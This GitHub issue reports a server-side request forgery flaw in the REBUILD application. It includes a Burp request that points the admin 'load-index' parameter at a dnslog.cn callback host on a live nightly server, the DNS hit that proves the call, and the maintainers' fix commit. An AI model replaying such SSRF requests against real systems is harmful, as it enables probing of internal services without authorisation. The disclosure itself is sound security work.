

New issue

Jump to bottom


# SSRF vulnerability #460

Closed


lanfei-4 opened this issue on Apr 27 · 0 comments

lanfei-4 commented on Apr 27

## Location of vulnerability code, The request parameter type is the URL



## fetchRemoteJson code, Call Httpurl. Get to trigger SSRF vulnerability



Vulnerability proof screenshot

Burp Suite Professional v2.0.03beta - Temporary Project - licensed to By Jas502n

Burp Project Intruder Repeater Window Help

DashboardTargetProxyIntruderRepeaterSequencerDecoderComparerExtenderProject optionsUser optionsKnifeShiroScannerShiroScanWsdlerShiroScanner

12345678

GoCancel<>

Request

RawParamsHeadersHex

GET /admin/rbstore/load-index?type=http://tfitem.dnslog.cn HTTP/1.1  
Host: nightly.getrebuild.com  
Connection: close  
sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="100", "Google Chrome";v="100"  
sec-ch-ua-mobile: ?0  
sec-ch-ua-platform: "Windows"  
Upgrade-Insecure-Requests: 1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Chrome/100.0.4896.75 Safari/537.36  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng/\*  
/signed-exchange;v=b3;q=0.9  
Sec-Fetch-Site: same-origin  
Sec-Fetch-Mode: navigate  
Sec-Fetch-User: ?1  
Sec-Fetch-Dest: document  
Referer: https://nightly.getrebuild.com/feeds/home  
Accept-Encoding: gzip, deflate  
Accept-Language: zh-CN, zh;q=0.9  
Cookie: \_\_ga=GA1.1.1208767308.1651041358; JSESSIONID=E78617B8C20E94BE3FD501D8C3424BF0; \_\_ga\_CC8EXS9BLD=GS1.1.1651051901.3.1.1651054876.0

3,104 bytes | 1,685 millis

你必须先登录此网站才能访问互联网。 打开网络登录页面

DNSLog.cn

Get SubDomain Refresh Record

tfitem.dnslog.cn

DNS Query Record	IP Address	Created Time
tfitem.dnslog.cn	81.70.43.64	2022-04-27 18:24:30

<meta http-equiv= X-UA-Compatible content= IE=edge />  
<link rel=shortcut icon href=/assets/img/favicon.png />  
<link rel=stylesheet type=text/css  
href=/assets/lib/material-design-iconic-font.min.css />  
<link rel=stylesheet type=text/css  
href=/assets/css/rb-base.css?v=9862520fe1 />  
<title>REBUILD</title>  
<style>  
.zmdi.err400,  
zmdi.err400,

0 matches

0 matches

- getrebuild added a commit that referenced this issue on Apr 28

fix #460

a44bc6f
- getrebuild closed this as completed on Apr 29
- getrebuild added a commit that referenced this issue on Apr 29

Better 2.9 (#461) ...

d145ee6

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

---

Development

No branches or pull requests

---

2 participants

